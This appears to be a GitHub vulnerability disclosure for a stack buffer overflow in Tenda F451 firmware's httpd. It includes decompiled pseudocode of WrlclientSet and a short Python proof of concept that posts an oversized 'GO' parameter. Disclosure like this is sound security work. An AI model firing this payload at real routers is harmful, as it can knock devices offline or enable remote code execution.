New issue

The WrlclientSet function in Tenda's F451_kfw_V1.0.0.7_cn_svn7958 product has a buffer overflow #12

Open

Jimi-Lab opened 2 weeks ago Owner

Information

Vendor: Tenda
Product: F451_kfw_V1.0.0.7_cn_svn7958
Version: V1.0.0.7
Vulnerability: buffer overflow
Firmware Download: https://www.tenda.com.cn/material/show/1597
Author: Xianmao Ji

Descriptions
We found an overflow vulnerability in httpd :
In WrlclientSet function,it reads in a user-provided parameter GO.

IDA View-A | Pseudocode-D | Pseudocode-C | Pseudocode-

```
int __fastcall WrlclientSet(int a1)
{
  int v1; // r0
  int v2; // r0
  int v3; // r0
  int v4; // r0
  int v5; // r0
  int v6; // r0
  int v7; // r0
  int v8; // r0
  int v9; // r0
  int v10; // r0
  int v11; // r0
  int v12; // r0
  _DWORD v15[15]; // [sp+18h] [bp-14Ch] BYREF
  char *nptr; // [sp+54h] [bp-110h]
  _DWORD dest[8]; // [sp+58h] [bp-10Ch] BYREF
  _DWORD src[8]; // [sp+78h] [bp-ECh] BYREF
  char v19[32]; // [sp+98h] [bp-CCh] BYREF
  char src_1[32]; // [sp+B8h] [bp-ACh] BYREF
  _DWORD v21[2]; // [sp+D8h] [bp-8Ch] BYREF
  _BYTE s[100]; // [sp+E0h] [bp-84h] BYREF
  const char *s_1; // [sp+144h] [bp-20h]
  void *v24; // [sp+148h] [bp-1Ch]
  void *v25; // [sp+14Ch] [bp-18h]
  void *v26; // [sp+150h] [bp-14h]
  char *s1; // [sp+154h] [bp-10h]

  memset(s, 0, sizeof(s));
  v21[0] = 0;
  v21[1] = 0;
  memset(src_1, 0, sizeof(src_1));
  memset(v19, 0, sizeof(v19));
  memset(src, 0, sizeof(src));
  memset(dest, 0, sizeof(dest));
  s1 = (char *)sub_28BCC(a1, (int)"chkHz", (int)"0");
  v26 = sub_28BCC(a1, (int)"remote_ssid", (int)" ");
  v25 = sub_28BCC(a1, (int)"remote_channel", (int)" ");
  v24 = sub_28BCC(a1, (int)"remote_maclist", (int)" ");
  v15[0] = sub_28BCC(a1, (int)"securityMode", (int)"0");
  v15[1] = sub_28BCC(a1, (int)"wepSecOpt", (int)&unk_83398);
  v15[2] = sub_28BCC(a1, (int)"keytype", (int)&unk_83398);
  v15[3] = sub_28BCC(a1, (int)"keynum", (int)"1");
  v15[4] = sub_28BCC(a1, (int)"hd_wep_key1", (int)&unk_83398);
  v15[5] = sub_28BCC(a1, (int)"hd_wep_key2", (int)&unk_83398);
  v15[6] = sub_28BCC(a1, (int)"hd_wep_key3", (int)&unk_83398);
  v15[7] = sub_28BCC(a1, (int)"hd_wep_key4", (int)&unk_83398);
  v15[8] = sub_28BCC(a1, (int)"length1", (int)&unk_83398);
  v15[9] = sub_28BCC(a1, (int)"length2", (int)&unk_83398);
  v15[10] = sub_28BCC(a1, (int)"length3", (int)&unk_83398);
  v15[11] = sub_28BCC(a1, (int)"length4", (int)&unk_83398);
  v15[12] = sub_28BCC(a1, (int)"pskSecOpt", (int)"1");
  v15[13] = sub_28BCC(a1, (int)"pskCipher", (int)"1");
  v15[14] = sub_28BCC(a1, (int)"pskSecret", (int)&unk_83398);
  nptr = (char *)sub_28BCC(a1, (int)"interval", (int)"3600");
  s_1 = (const char *)sub_28BCC(a1, (int)"GO", (int)"systation.asp");
  SetValue("wl.extra.hz", s1);
  if ( !strcmp(s1, "0") )
  {
    get_wl_cfg_info(24, 0, v21, src_1, 0);
  }
  else if ( !strcmp(s1, "1") )
```

```
  v9 = sub_5196C(dest, "ssid", s);
  SetValue(v9, v26);
  v10 = sub_5196C(dest, "channel", s);
  SetValue(v10, v25);
  v11 = sub_5196C(src_1, "channel", s);
  v12 = SetValue(v11, v25);
  CommitCfm(v12);
  PostMsgToNetctrl(43);
  return sub_3A494(a1, s_1);
}
```

```
00050F18 WrlclientSet:46 (58F18)
```

And the variable s_1 will be passed to the sub_3A494 function without any length check, which may overflow the stack-based buffer s_ by sprintf.

IDA View-A | Pseudocode-D | Pseudocode-


```
int __fastcall sub_3A494(int a1, const char *s_1)
{
  char s_[128]; // [sp+Ch] [bp-90h] BYREF
  char *v6; // [sp+8Ch] [bp-10h]

  v6 = strchr(s_1, 63);
  if ( v6 )
    *v6 = 59;
  memset(s_, 0, sizeof(s_));
  sprintf(s_, "reboot.asp?page=%s", s_1);
  return sub_28F8C(a1, s_);
}
```

As a result, by requesting the page, an attacker can easily execute a denial of service attack or remote code execution.

Proof of Concept (PoC)

```
import requests
url = "http://127.0.0.1/goform/WrlclientSet"
payload = {
'GO':b'a'*2048
}
res = requests.post(url=url,data=payload)
```

Overcome



Metadata

Assignees

No one assigned

Labels

No labels

Projects

No projects

Milestone

No milestone

Relationships

None yet

Development

Code with agent mode

No branches or pull requests

Participants